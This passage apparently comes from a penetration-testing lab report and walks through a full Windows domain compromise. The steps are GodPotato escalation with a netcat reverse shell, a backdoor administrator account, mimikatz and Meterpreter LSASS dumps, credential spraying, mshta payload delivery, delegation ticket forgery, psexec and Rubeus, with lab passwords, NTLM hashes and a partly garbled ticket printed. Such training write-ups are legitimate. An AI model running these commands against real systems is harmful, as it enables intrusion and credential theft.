c:\windows\system32\inetsrv>
```

We went in the directory c:\windows\system32\spool\drivers\color:

cd c:\windows\system32\spool\drivers\color

```
c:\windows\system32\inetsrv>cd c:\windows\system32\spool\drivers\color
cd c:\windows\system32\spool\drivers\color

c:\Windows\System32\spool\drivers\color>
```

We downloaded the tool godpotato from GitHub to perform privilege escalation:

powershell -c iwr

<https://github.com/BeichenDream/GodPotato/releases/download/V1.20/GodPotato-NET4.exe> -o godpotato.exe

dir



```
c:\Windows\System32\spool\drivers\color:powershell -c iwr https://github.com/BeichenDream/GodPotato/releases/download/V1.20/GodPotato-NET4.exe -o godpotato.exe
powershell -c iwr https://github.com/BeichenDream/GodPotato/releases/download/V1.20/GodPotato-NET4.exe -o godpotato.exe

c:\Windows\System32\spool\drivers\color>dir
dir
Il volume nell'unit  C non ha etichetta.
Numero di serie del volume: E65C-1CFF

Directory di C:\Windows\System32\spool\drivers\color

23/12/2024 12:04 <DIR> .
23/12/2024 12:04 <DIR> ..
07/12/2019 10:08 1.058 D50.camp
07/12/2019 10:08 1.070 D65.camp
23/12/2024 12:04 57.344 godpotato.exe
07/12/2019 10:08 797 Graphics.gmmp
07/12/2019 10:08 838 MediaSim.gmmp
13/12/2024 13:50 <DIR> mimikatz
23/12/2024 11:52 59.392 nc.exe
11/12/2024 15:08 45.272 ncp.exe
07/12/2019 10:08 786 Photo.gmmp
07/12/2019 10:08 822 Proofing.gmmp
07/12/2019 10:08 218.103 RSWOP.icm
07/12/2019 10:08 3.144 sRGB Color Space Profile.icm
07/12/2019 10:08 17.155 wscRGB.cdmp
07/12/2019 10:08 1.578 wsRGB.cdmp
13 File 407.368 byte
3 Directory 93.374.627.840 byte disponibili

c:\Windows\System32\spool\drivers\color>
```

On another terminal, we used netcat to listen on a random port:

```
m.panico20@pteh-kali-072-6: ~
(m.panico20@pteh-kali-072-6)-[~]
$ nc -lnvp 8989
listening on [any] 8989 ...
```

On the windows shell we executed godpotato with the netcat command to create a reverse shell as nt authority system:

godpotato -cmd "cmd /c c:\windows\system32\spool\drivers\color\nc 192.168.72.6 8989 -e cmd"



```
m.panico20@pteh-kali-072-6: ~
c:\Windows\System32\spool\drivers\color>godpotato -cmd "cmd /c c:\windows\system32\spool\drivers\color\nc 192.168.72.6 8989 -e cmd"
godpotato -cmd "cmd /c c:\windows\system32\spool\drivers\color\nc 192.168.72.6 8989 -e cmd"
[*] CombaseModule: 0x140728479383552
[*] DispatchTable: 0x140728481830312
[*] UseProtseqFunction: 0x140728481165024
[*] UseProtseqFunctionParamCount: 6
[*] HookRPC
[*] Start PipeServer
[*] CreateNamedPipe \\.\pipe\c0b71129-142b-4a41-9091-299942b66104\pipe\epmapper
[*] Trigger RPCSS
[*] DCOM obj GUID: 00000000-0000-0000-c000-000000000046
[*] DCOM obj IPID: 0000a002-0780-ffff-f6ae-04c7cd3841b0
[*] DCOM obj OXID: 0x4cf6c75a0bb2753a
[*] DCOM obj OID: 0x3ec79384b5afa065
[*] DCOM obj Flags: 0x281
[*] DCOM obj PublicRefs: 0x0
[*] Marshal Object bytes len: 100
[*] Unmarshal Object
[*] Pipe Connected!
[*] CurrentUser: NT AUTHORITY\SERVIZIO DI RETE
[*] CurrentsImpersonationLevel: Impersonation
[*] Start Search System Token
[*] PID : 948 Token:0x812 User: NT AUTHORITY\SYSTEM ImpersonationLevel: Impersonation
[*] Find System Token : True
[*] UnmarshalObject: 0x80070776
[*] CurrentUser: NT AUTHORITY\SYSTEM
[*] process start with pid 9124

m.panico20@pteh-kali-072-6: ~
(m.panico20@pteh-kali-072-6) -[~]
$ nc -lnvp 8989
listening on [any] 8989 ...
connect to [192.168.72.6] from (UNKNOWN) [192.168.72.9] 51059
Microsoft Windows [Versione 10.0.19045.5247]
(c) Microsoft Corporation. Tutti i diritti sono riservati.

c:\Windows\System32\spool\drivers\color>whoami
nt authority\system

c:\Windows\System32\spool\drivers\color>
```

We created a persistence with the user ghostshell:

net user ghostshell gh123@. /add

net localgroup Administrators ghostshell /add



```
c:\Windows\System32\spool\drivers\color>net user ghostshell gh123@. /add
net user ghostshell gh123@. /add
Esecuzione comando riuscita.

c:\Windows\System32\spool\drivers\color>net localgroup Administrators ghostshell /add
net localgroup Administrators ghostshell /add
Esecuzione comando riuscita.

c:\Windows\System32\spool\drivers\color>net localgroup Administrators
net localgroup Administrators
Nome alias      Administrators
Commento       Gli amministratori hanno privilegi di accesso completo e senza limitazioni al computer/dominio

Membri
-----
admin
Administrator
FINANCE\Domain Admins
ghostshell
kitsunes
Lohackers
reverseEkans
ShadowHackers
ShellBreakers
Esecuzione comando riuscita.

c:\Windows\System32\spool\drivers\color>_
```

We downloaded mimikatz to dump LSASS using the following command:

powershell -c iwr https://github.com/gentilkiwi/mimikatz/releases/download/2.2.0-20220919/mimikatz_trunk.zip -UseBasicParsing -o mimikatz.zip

```
c:\Windows\System32\spool\drivers\color>powershell -c iwr https://github.com/gentilkiwi/mimikatz/releases/download/2.2.0-20220919/mimikatz_trunk.zip -Us
eBasicParsing -o mimikatz.zip
powershell -c iwr https://github.com/gentilkiwi/mimikatz/releases/download/2.2.0-20220919/mimikatz_trunk.zip -UseBasicParsing -o mimikatz.zip

c:\Windows\System32\spool\drivers\color>dir
dir
Il volume nell'unit  C non ha etichetta.
Numero di serie del volume: E65C-1CFF

Directory di c:\Windows\System32\spool\drivers\color
13/12/2024 13:47 <DIR> .
13/12/2024 13:47 <DIR> ..
07/12/2019 10:08 1.058 D50.camp
07/12/2019 10:08 1.079 D65.camp
13/12/2024 13:29 57.344 godpotato.exe
07/12/2019 10:08 797 Graphics.gmmp
07/12/2019 10:08 838 MediaSim.gmmp
13/12/2024 13:47 1.286.166 mimikatz.zip
10/12/2024 19:58 45.272 nc.exe
11/12/2024 15:08 45.272 ncp.exe
07/12/2019 10:08 786 Photo.gmmp
07/12/2019 10:08 822 Proofing.gmmp
07/12/2019 10:08 218.103 RSWOP.icm
07/12/2019 10:08 3.144 sRGB Color Space Profile.icm
07/12/2019 10:08 17.155 wscRGB.cdmp
07/12/2019 10:08 1.578 wscRGB.cdmp
14 File 1.599.414 byte
2 Directory 96.773.984.256 byte disponibili
```

We unzipped the zip file and navigated to the directory containing the .exe file:

powershell -c Expand-Archive -Path ".\mimikatz.zip"

cd mimikatz/x64



```
c:\Windows\System32\spool\drivers\color>powershell -c Expand-Archive -Path ".\mimikatz.zip"
powershell -c Expand-Archive -Path ".\mimikatz.zip"

c:\Windows\System32\spool\drivers\color>dir
dir
Il volume nell'unit  C non ha etichetta.
Numero di serie del volume: E65C-1CFF

Directory di c:\Windows\System32\spool\drivers\color

13/12/2024 13:50 <DIR> .
13/12/2024 13:50 <DIR> ..
07/12/2019 10:08 1.058 D50.camp
07/12/2019 10:08 1.079 D65.camp
13/12/2024 13:29 57.344 godpotato.exe
07/12/2019 10:08 797 Graphics.gmmp
07/12/2019 10:08 838 MediaSim.gmmp
13/12/2024 13:50 <DIR> mimikatz
13/12/2024 13:47 1.206.166 mimikatz.zip
10/12/2024 19:58 45.272 nc.exe
11/12/2024 15:08 45.272 ncp.exe
07/12/2019 10:08 786 Photo.gmmp
07/12/2019 10:08 822 Proofing.gmmp
07/12/2019 10:08 218.103 RSWOP.icm
07/12/2019 10:08 3.144 sRGB Color Space Profile.icm
07/12/2019 10:08 17.155 wscRGB.cdmp
07/12/2019 10:08 1.578 wsRGB.cdmp
14 File 1.599.414 byte
3 Directory 96.770.752.512 byte disponibili
```

We executed the mimikatz and got the debug privilege, then we dumped lsass:

mimikatz.exe

```
c:\Windows\System32\spool\drivers\color\mimikatz\x64>mimikatz.exe
mimikatz.exe

.#####. mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
'## v #' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > https://pingcastle.com / https://mysmartlogon.com ***

mimikatz #
```

We accessed mimikatz and we got the debug privilege:

privilege::debug

sekurlsa::logonpasswords



```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 16908054 (00000000:0101ff16)
Session           : RemoteInteractive from 3
User Name         : admin
Domain            : SANSEVERINO
Logon Server      : SANSEVERINO
Logon Time        : 13/12/2024 12:41:58
SID               : S-1-5-21-346784424-4041528090-3545024821-1001

    msv :
    tspkg :
    wdigest :
    kerberos :
    ssp :
    credman :
    cloudap :

Authentication Id : 0 ; 16907894 (00000000:0101fe76)
Session           : RemoteInteractive from 3
User Name         : admin
Domain            : SANSEVERINO
Logon Server      : SANSEVERINO
Logon Time        : 13/12/2024 12:41:58
SID               : S-1-5-21-346784424-4041528090-3545024821-1001
```

We obtained vespino's credentials and plain-text password (the same could have been achieved using the NTLM hash)

```
Authentication Id : 0 ; 16907894 (00000000:0101fe76)
Session           : RemoteInteractive from 3
User Name         : admin
Domain            : SANSEVERINO
Logon Server      : SANSEVERINO
Logon Time        : 13/12/2024 12:41:58
SID               : S-1-5-21-346784424-4041528090-3545024821-1001

    msv :
    tspkg :
    wdigest :
    kerberos :
    ssp :
    [00000000]
    * Username : vespino
    * Domain   : FINANCE
    * Password : Password###333###
    credman :
    cloudap :
```




We executed the command `nxc` to check if `vespino` has some sort of “power” (in this case we could have used the `-hashes` :NTLM flag instead of the `-p` flag with the password):

`nxc smb 192.168.72.0/24 -u vespino -d finance.calipendula.loc -p Password###333###`

```
(p.messina@pteh-kali 072-6) [~]
$ nxc smb 192.168.72.0/24 -u vespino -d finance.calipendula.loc -p Password###333###
SMB 192.168.72.3 445 CAVA [*] Windows 10 / Server 2019 Build 19041 x64 (name:CAVA) (domain:finance.calipendula.loc) (signing:False) (SMBv1:False)
SMB 192.168.72.7 445 DC1 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC1) (domain:calipendula.loc) (signing:True) (SMBv1:False)
SMB 192.168.72.4 445 SAVA [*] Windows 10 Pro 19045 x64 (name:SAVA) (domain:finance.calipendula.loc) (signing:False) (SMBv1:True)
SMB 192.168.72.9 445 SANSEVERINO [*] Windows 10 / Server 2019 Build 19041 x64 (name:SANSEVERINO) (domain:finance.calipendula.loc) (signing:False) (SMBv1:False)
SMB 192.168.72.8 445 SRVAPP [*] Windows 10 / Server 2019 Build 17763 x64 (name:SRVAPP) (domain:finance.calipendula.loc) (signing:True) (SMBv1:False)
SMB 192.168.72.3 445 CAVA [+] finance.calipendula.loc/vespino:Password###333###
SMB 192.168.72.7 445 DC1 [+] finance.calipendula.loc/vespino:Password###333###
SMB 192.168.72.4 445 SAVA [+] finance.calipendula.loc/vespino:Password###333### (Pwn3d!)
SMB 192.168.72.9 445 SANSEVERINO [+] finance.calipendula.loc/vespino:Password###333###
SMB 192.168.72.8 445 SRVAPP [+] finance.calipendula.loc/vespino:Password###333###
Running nxc against 256 targets 100% 0:00:00
```




192.168.72.4

We discovered that vespino is local administrator on the 192.168.72.4 machine, so we tried to access via impacket with wmiexec:

impacket-wmiexec finance.calipendula.loc/vespino:'Password###333###'@192.168.72.4

```
(p.messinal@pteh-kali-072-6)-[~]
$ cd /opt

(p.messinal@pteh-kali-072-6)-[/opt]
$ impacket-wmiexec finance.calipendula.loc/vespino:Password###333###@192.168.72.4
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
finance\vespino
```

Once we were local admin, we used metasploit to dump lsass. We first created a user account with administrator privileges:

net user ghostshell gh123@. /add

net localgroup Administrators ghostshell /add


```
C:\Windows\system32>net user ghostshell gh123@. /add
net user ghostshell gh123@. /add
Esecuzione comando riuscita.

C:\Windows\system32>net localgroup Administrators ghostshell /add
net localgroup Administrators ghostshell /add
Esecuzione comando riuscita.

C:\Windows\system32>net localgroup Administrators
net localgroup Administrators
Nome alias      Administrators
Commento       Gli amministratori hanno privilegi di accesso completo e senza limitazioni al computer/dominio

Membri
-----
admin
Administrator
FINANCE\Domain Admins
FINANCE\vespino
ghostshell
kitsunes
Lohackers
reverseEkans
ShadowHackers
ShellBreakers
Esecuzione comando riuscita.

C:\Windows\system32>
```



msfconsole

60 | Page



The console automatically set the payload and the options for host and port as highlighted in the image.


We executed the run command:

run

```
msf6 exploit(windows/misc/hta_server) > run
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/misc/hta_server) >
[*] Started reverse TCP handler on 192.168.72.6:4444
[*] Using URL: http://192.168.72.6:8080/SenRIWFLVY8uU.hta
[*] Server started.
msf6 exploit(windows/misc/hta_server) >
```

We copied the URL and we went on the windows shell and executed the command:

mshta http://192.168.72.6:8080/SenRIWFLVY8uU.hta



As we can see, it created a session in the console. To enter the session, we executed the following commands:

Session (to view the open sessions)

sessions 1

```
msf6 exploit(windows/misc/hta_server) > sessions
Active sessions
=====
Id  Name  Type  Information  Connection
--  --
1   meterpreter x86/windows  FINANCE\vespino @ SAVA  192.168.72.6:4444 -> 192.168.72.4:54925 (192.168.72.4)
msf6 exploit(windows/misc/hta_server) > sessions 1
[*] Starting interaction with 1...
meterpreter >
```

We first migrated to the lsass process, then loaded the kiwi module and dumped lsass.

migrate -N lsass.exe



load kiwi

creds_all

```
meterpreter > getuid
Server username: FINANCE\vespino
meterpreter > migrate -N lsass.exe
[*] Migrating from 4892 to 692...
[*] Migration completed successfully.
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > load kiwi
Loading extension kiwi...
.#####. mimikatz 2.2.0 20191125 (x64/windows)
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## **** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v #' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***

Success.
meterpreter > creds_all
[+] Running as SYSTEM
[*] Retrieving all credentials
msv credentials
=====
Username      Domain      NTLM      SHA1      DPAPI
-----
SAVA$         FINANCE     2df80becfab36c26c416e3d46b198b1b  eb4158aaa97ffc32f193ca75947c5d4cccc63  eb4158aaa97ffc32f193ca75947c5d4c
874
ShadowHackers SAVA        fcca8562376224e077f38f143f55aed8  8303cf59f1d5d1271b92dbe67f37c10b4d908  8303cf59f1d5d1271b92dbe67f37c10b
55c
kitsunes      SAVA        bc79dc852d0cb58280d53140d9b26977  a98a42f8d4b449ea4fb3433f1112dd513d780  a98a42f8d4b449ea4fb3433f1112dd51
8fe
vespino       FINANCE     a60e9c2693255103525a81d47a428244  55517e2384a1ec54a48e8c627d0182e7f0376  983ce6aa79555d3b31333741510d2e6b
c1a

wdigest credentials
=====
Username      Domain      Password
-----
(null)        (null)      (null)
SAVA$         FINANCE     (null)
ShadowHackers SAVA        (null)
kitsunes      SAVA        (null)
vespino       FINANCE     (null)

kerberos credentials
=====
Username      Domain      Password
-----
(null)        (null)      (null)
SAVA$         finance.calipendula.loc  e%8yn-YZD.#H5%gSx(WJHKZHren\5W]6RWuRuCY_E_;llSYDgH42m5^>cRXy(m@pIx:R\WpsV>1N,.'`y)Fvo,Lf;C
I2E- b<\JR0&][ Vcvet`JDV\by_f^$
ShadowHackers SAVA        (null)
kitsunes      SAVA        (null)
sava$         FINANCE.CALIPENDULA.LOC (null)
vespino       FINANCE.CALIPENDULA.LOC (null)

meterpreter > █
```

In this case, we did not find any useful credentials. Therefore, using vespino's credentials, we attempted to check for any delegations by executing the following command:

impacket-findDelegation finance.calipendula.loc/vespino:'Password###333###' -dc-ip 192.168.72.8



```
m.panico20@pteh-kali-072-6: ~  
[m.panico20@pteh-kali-072-6] ~  
$ impacket-findDelegation finance.calipendula.loc/vespino:'Password###333###' -dc-ip 192.168.72.8  
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies  


| AccountName | AccountType | DelegationType                     | DelegationRightsTo                   | SPN Exists |
|-------------|-------------|------------------------------------|--------------------------------------|------------|
| segreteria  | Person      | Constrained w/ Protocol Transition | cifs/sava.finance.calipendula.loc    | No         |
| segreteria  | Person      | Constrained w/ Protocol Transition | cifs/SAVA                            | No         |
| CAVA\$      | Computer    | Unconstrained                      | N/A                                  | Yes        |
| kits\$      | Computer    | Resource-Based Constrained         | SAVA\$                               | No         |
| SAVA\$      | Computer    | Constrained w/ Protocol Transition | alerter/CAVA                         | No         |
| SAVA\$      | Computer    | Constrained w/ Protocol Transition | alerter/cava.finance.calipendula.loc | No         |

  
[m.panico20@pteh-kali-072-6] ~  
$
```




192.168.72.3

We discovered that the machine 192.168.72.4 called SAVA had a constrained delegation for CAVA and the latter had an unconstrained delegation that can lead us to the domain controller.

First, we created an altered delegation to impersonate the administrator, allowing us to access the CAVA machine using SAVA's credentials. Then we exported the ticket into an environment variable and verified that it worked:

```
impacket-getST finance.calipendula.loc/'SAVA$' -hashes :2df80becfab36c26c416e3d46b198b1b -spn  
alerter/cava -altservice cifs -impersonate administrator -dc-ip 192.168.72.8
```

```
export KRB5CCNAME= administrator@cifs_cava@FINANCE.CALIPENDULA.LOC.ccache
```

klist

```
m.panic20@pteh-kali-072-6: ~
$ impacket-getST finance.calipendula.loc/'SAVA$' -hashes :2df80becfab36c26c416e3d46b198b1b -spn alerter/cava -altservice cifs -impersonate administrator -dc-ip 192.168.72.8
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Ccache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating administrator
/usr/share/doc/python3-impacket/examples/getST.py:388: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow()
now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
[*] Requesting SA21self
/usr/share/doc/python3-impacket/examples/getST.py:607: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow()
/usr/share/doc/python3-impacket/examples/getST.py:659: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
[*] Requesting SA02Proxy
[*] Changing service from alerter/cava@FINANCE.CALIPENDULA.LOC to cifs/cava@FINANCE.CALIPENDULA.LOC
[*] Saving ticket in administrator@cifs_cava@FINANCE.CALIPENDULA.LOC.ccache

m.panic20@pteh-kali-072-6: ~
$ export KRB5CCNAME=administrator@cifs_cava@FINANCE.CALIPENDULA.LOC.ccache

m.panic20@pteh-kali-072-6: ~
$ klist
Ticket cache: FILE:administrator@cifs_cava@FINANCE.CALIPENDULA.LOC.ccache
Default principal: administrator@finance.calipendula.loc

Valid starting    Expires          Service principal
12/19/24 22:20:03  12/20/24 08:20:03  cifs/cava@FINANCE.CALIPENDULA.LOC
    renew until 12/20/24 22:20:04

m.panic20@pteh-kali-072-6: ~
$
```

We used the ticket to access the CAVA machine as nt:

```
impacket-psexec finance.calipendula.loc/administrator@cava -k
```



```
(m.panico20@pteh-kali-072-6)-[~]
$ impacket-psexec finance.calipendula.loc/administrator@cava -k
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

Password:
[*] Requesting shares on cava.....
[*] Found writable share ADMIN$
[*] Uploading file uFemvght.exe
[*] Opening SVCManager on cava.....
[*] Creating service sjjj on cava.....
[*] Starting service sjjj.....
[!] Press help for extra shell commands
Microsoft Windows [Versione 10.0.19045.5011]
(c) Microsoft Corporation. Tutti i diritti sono riservati.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32> █
```

As nt we had write permissions everywhere, so we navigated to the temp folder, which is designated for temporary files:

cd /temp

```
C:\Windows\system32> cd /temp
C:\temp> █
```

We downloaded the Rubeus tool from github:

powershell -c iwr https://github.com/r3motecontrol/Ghostpack-CompiledBinaries/raw/refs/heads/master/Rubeus.exe -o Rubeus.exe

```
C:\temp> powershell -c iwr https://github.com/r3motecontrol/Ghostpack-CompiledBinaries/raw/refs/heads/master/Rubeus.exe -o Rubeus.exe
```

We opened a new terminal and accessed the machine again using the ticket to obtain a second shell.

export KRB5CCNAME= administrator@cifs_cava@FINANCE.CALIPENDULA.LOC.ccache

klist

impacket-psexec finance.calipendula.loc/administrator@cava -k



```
m.panico20@pteh-kali-072-6: ~
[m.panico20@pteh-kali-072-6] ~
$ export KRB5CCNAME=administrator@cifs_cava@FINANCE.CALIPENDULA.LOC.ccache
[m.panico20@pteh-kali-072-6] ~
$ klist
Ticket cache: FILE:administrator@cifs_cava@FINANCE.CALIPENDULA.LOC.ccache
Default principal: administrator@finance.calipendula.loc

Valid starting Expires Service principal
12/19/24 22:20:03 12/20/24 08:20:03 cifs/cava@FINANCE.CALIPENDULA.LOC
renew until 12/20/24 22:20:04

[m.panico20@pteh-kali-072-6] ~
$ impacket-psexec finance.calipendula.loc/administrator@cava -k
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

Password:
[*] Requesting shares on cava.....
[*] Found writable share ADMIN$
[*] Uploading file vdVQjgs0.exe
[*] Opening SVCManager on cava.....
[*] Creating service tflm on cava.....
[*] Starting service tflm.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.19045.5011]
(c) Microsoft Corporation. Tutti i diritti sono riservati.

C:\Windows\system32>
```

We opened a third shell on kali and navigated to the /opt/PetitPotam folder:

```
m.panico20@pteh-kali-072-6: /opt/PetitPotam
[m.panico20@pteh-kali-072-6] ~
$ cd /opt/PetitPotam/
[m.panico20@pteh-kali-072-6] /opt/PetitPotam
$
```

In the previous windows, we executed the Rubeus tool:


Rubeus.exe monitor /interval:1 /nowrap



```
m.panico20@pteh-kali-072-6: ~  
  
v2.2.0  
  
[*] Action: TGT Monitoring  
[*] Monitoring every 1 seconds for new TGTs  
  
[*] 23/12/2024 14:47:31 UTC - Found new TGT:  
  
User      : CAVA$@FINANCE.CALIPENDULA.LOC  
StartTime : 23/12/2024 11:41:36  
EndTime   : 23/12/2024 21:41:36  
RenewTill  : 30/12/2024 11:41:36  
Flags     : name_canonicalize, pre_authent, initial, renewable, forwardable  
Base64EncodedTicket :  
  
doIF+DCCBfSgAwIBBBAEAgEwoIE3TCCBNlhggTVMIIE0aADAgEfoRkbF0ZJTkFO0UuQFMSVBFTkRVTEuTE9DoiwwKqADAgECoSfwIRsGa3j1dG0xGdGSUS  
BTkNfLKNBTE1QRUS5EVUXBkxPQ6CBH8wggR7oAMCARHAWIBaQKCBG0EggRpB19F4kUl+3pn+52EoJpYUUnTrtZr7rFL828Hza96ffzdYc98mxs9pF0mAqB5zqk4n3  
Ryo53Z8ms7d2U5933gq90K8nyH157saadaIjC6u8pugWMOJUYfK8qUaMDDTD9A30JingI785FkARZuE58BP9Z3ep6P58ZL5neTnGT6fuxkZhxCIU08L/4I/4C5hdmZka/  
RauCK+FKj7d2sh42zbpbht213Re19Z530Q35BTSPKPrG61GufW+FucrEgy1WGIj0xn9F/BoUoBbGPyHuHFYQy88y58jN0ssqhvRYIcjrPANCyFLo5Yp18fQZ17q9  
84YP1QIClcyCZMDry9/Tkr7s37n7TBz/X116pQPe0DMK6UcLo1m6TV0B1eA1rwrZwaU21bm49FD0c+Y8GYcaJmpT7NeymGQh7u2c/130mXrEh8htKTKTuxu3u8j3rjYQ  
74CyzWuUtxq18LiysPTBMcK2n79vIN18YukabVqPzaaAwxtwq5zGNs880cD+vX6v5J3K95v1o1hZdoeE0DwaBrrZ2P81KLeQ2cgs2TvyEa1bBRj7caYuhbm7JFvjTar  
UFAYDfts1xg+Qe9814YBTc0K0COWJRA-CQc8RHa59c58jBe+pMU61Rz7j4QhckqQh9n8YI+Hq27eHLcn7x0PuISFMAFsF8dguDZeAtkgVjMB185XUIUm/N69JIneR  
umXU/pc550Q0Nqnt86VUuqs5b1a2PvrZ3x0PuSFAVw7hADtahNYDLNCH2tLYMqYkhNmAIENs+PEH5QqYqS8oYSjtvjRBsBVONID0EpaFQeRoyh31b5LE/8DY3G1G/  
/IYNUtLM0eFgKQgeC1kuvG/j6h9NHVjnEy55VOK96Fj3BIPRqdxym4AYr/qjWnRku/iTy6JYSS40dzfH+ws8XPikrTPirjaZezQZv6UhiRLVwggLbV1a5Uasum  
o+V8YMyrB3U0FK5Bzj7f81j70hnm7Q114JFeYFTfufc06L49Y3b6tWpQ08U1/pRpI15c5UCNyzSsR6zFPPhgk83Fq5ia62PjKbeUas85bq5sumPBZ0tYfHY0+4m  
YXkhpGgJjU48WjQ1V8Va3t4d08c0L2q1ko1DM4jRy3GMo11ELqxEW79DX1+2UR5y2k7j2+Ygw3Y2xu3q6UkyQ8VJ7x+Cx7q/QQkox1i6802EpgxNc1FQb7Fiel13  
T/OnG0dhtnsv6wc+BN0KqdtYsGpD2X1YvcQ2w5XNqkhjLRIXsJmBSBUMJlqQD5szglux38mQrTzSHLJs/uxFkqKlWah9eXo5f90EJdwl/Ln/snvIRWsD6Q19a2k01U  
CH11+v33PTZ12uA+cabufnLNGuAP4Z9fRR1gaI2aNIUm6+gcxykItb4bb01QDVeZrE1uPMEDYJC/z30HaGn87w5PYczf14aaBLUMTDNDDe4p6Mxf38Kpx3rHjmw  
n1EvX+XUJhstNTE364/Y0WfYELy6/qVJ3Qt41a/am4r60CAQUlwggEBoAMCAQC1gfkEgfZ9gfhWgFCgGe0wgeowgeegKzApoAMCARHlgQgnKVM4/1sLpAFMvP3FD/U  
g/byDv1910XUnHmaw+8SHGRsXRK1LOQU5DRSS5DQUXJUEVORFVMSMT001EjAQoAMCAQGHCTAHGwVQVZB3KJHAWUAQOEAAKURGABYMDI0MT1yHzEwMDEn1qmERgPM  
jAyNDEYHjYMDQxHzZapxEYDzIwHjQxHjMwMTA0MT2WqGZGxdGSUSBTkNfLKNBTE1QRUS5EVUXBkxPQ6KsPCgAwIBAgEjMCEBbmtyYnRndBsXRK1LOQU5DRSS5DQUXJ  
UEVORFVMSMT0M=  
  
[*] 23/12/2024 14:47:32 UTC - Found new TGT:  
  
